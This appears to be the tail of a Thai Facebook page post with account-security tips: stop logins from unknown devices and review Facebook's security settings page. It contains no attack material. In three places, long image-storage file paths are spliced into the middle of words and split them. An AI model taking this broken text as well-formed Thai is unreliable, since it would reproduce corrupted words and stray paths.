ถ้าเห็น การ Log In จาก เซสซันหรือ อุปกรณ์ ที่เราไม่ รู้ จัก ก็ สั่ง หยุดกิจกรรม ได้เลยน่ะครับ สำหรับวิธีการ ป้องการ ตนเอง ไม่ให้ Facebook โดน Hack จาก ใคร ง่ายๆ
เราควร จะมา ตั้งค่า เพิ่มเติมเอา ที่นี่ https://www.facebook.com/settings?tab=security น่ะครับ จะได้ ปลอดภัย มากยิ่งขึ้น เอา ล่ะ ผมเขียน มา ตั้ง นาน แล้ว ขอแค่ คำขอบคุณ จาก ลูกเพจ หน่อยน่ะครับ จะได้ มีกำลังใจเขียนให้อ่าน อีก ^^